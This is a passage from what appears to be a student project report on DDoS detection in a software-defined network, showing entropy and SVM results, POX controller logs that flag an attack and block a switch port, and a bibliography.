



Output of SYN Flood Attack

It shows a **massive spike** in overall packets from near 0 to up to **5000 packets a second**.

Output of ICMP ping Attack

It also shows a massive increase in the flow of packets which is nearly around **70000 packets/s**





	Average traffic rate (Mbps)	Attack rate (pkts/s)
Exp.1	50	50-200
Exp.2	100	300-500
Exp.3	500	1000-2000

Table : parameter values of the Traffic






Fig: The normalized entropy value of IPdst Flow

POX Controller Output




```
prachi@prachi-Inspiron-3558: ~/pox
Entropy :  0.888551950708
dpid port and its packet count:  2 {2: 3} 3
Entropy :  0.888551950708
dpid port and its packet count:  2 {2: 4} 4
Entropy :  0.888551950708
dpid port and its packet count:  2 {2: 5} 5
Entropy :  0.888551950708
Entropy :  0.888551950708
Entropy :  0.888551950708
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 1, 2: 6} 6
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 1, 2: 7} 7
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 1, 2: 8} 8
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 1, 2: 9} 9
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 1, 2: 10} 10
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 1, 2: 11} 11
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 1, 2: 12} 12
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 2, 2: 12} 2
Entropy :  0.888551950708
dpid port and its packet count:  1 {1: 2} 2
Entropy :  0.888551950708
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 2, 2: 13} 13
Entropy :  0.888551950708
dpid port and its packet count:  2 {1: 2, 2: 14} 14
------------------------------------------------------------------------------------------------

                              DDOS DETECTED


{1: {1: 2}, 2: {1: 2, 2: 14}, 4: {9: 1}, 9: {9: 1}}

2019-09-27 22:39:58.865096 : BLOCKED PORT NUMBER  :  2  OF SWITCH ID:  2

------------------------------------------------------------------------------------------------
prachi@prachi-Inspiron-3558:~/pox$ 
```



```
prachi@prachi-Inspiron-3558: ~/pox
3, IPAddr('10.0.0.34'): 2}
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
Entropy :  1.25002335107
```

Results of SVM based Method



Here the data is **nonlinear separable**, and it is **multidimensional,** so the classification hyperplane is not a straight line or a plane but a curved surface. The light green area is the **normal network access data.** The pink area indicates that the **network is being attacked.** The red marks are the data **distribution of the network being attacked**.





Fig : Performance Comparison of Statistical & SVM approach

Fig: ROC plot of SVM method



Impression of Project on Environment

- SDN is regarded as the novel networking architecture for detecting a DDoS attack.
- Helps to reduce the security issues that rises due to the intruders.
- The detection accuracy rate of the methods used is high and the false alarm rate is low.
- Reduce human intervention for the solving security issues.

Bibliography

[1] SDN-Based Intrusion Detection System for Early Detection and Mitigation of DDoS Attacks,Pedro Manso, Jose Moura, and Carlos Serrao,January 2019.

[2] A DDoS Attack Detection Method Based on SVM in Software Defined Network, Jin Ye, Xiangyang Cheng , Jian Zhu, Luting Feng, and Ling Song, April 2018.

[3] A Defense System for Defeating DDoS Attacks in SDN based Networks, Adel Alshamrani, Ankur Chowdhary, Sandeep Pisharody, Duo Lu ,Dijiang Huang, Acm 2017.

[4] 2018 Springer computer engineering and computer Science DDos attack detection and mitigation using SDN: Methods, Practices, solutions.

[5] Detection of known and unknown DDoS attacks using Artificial Neural Networks Keisuke Kato, Vitaly Klyuev Elsevier, 2016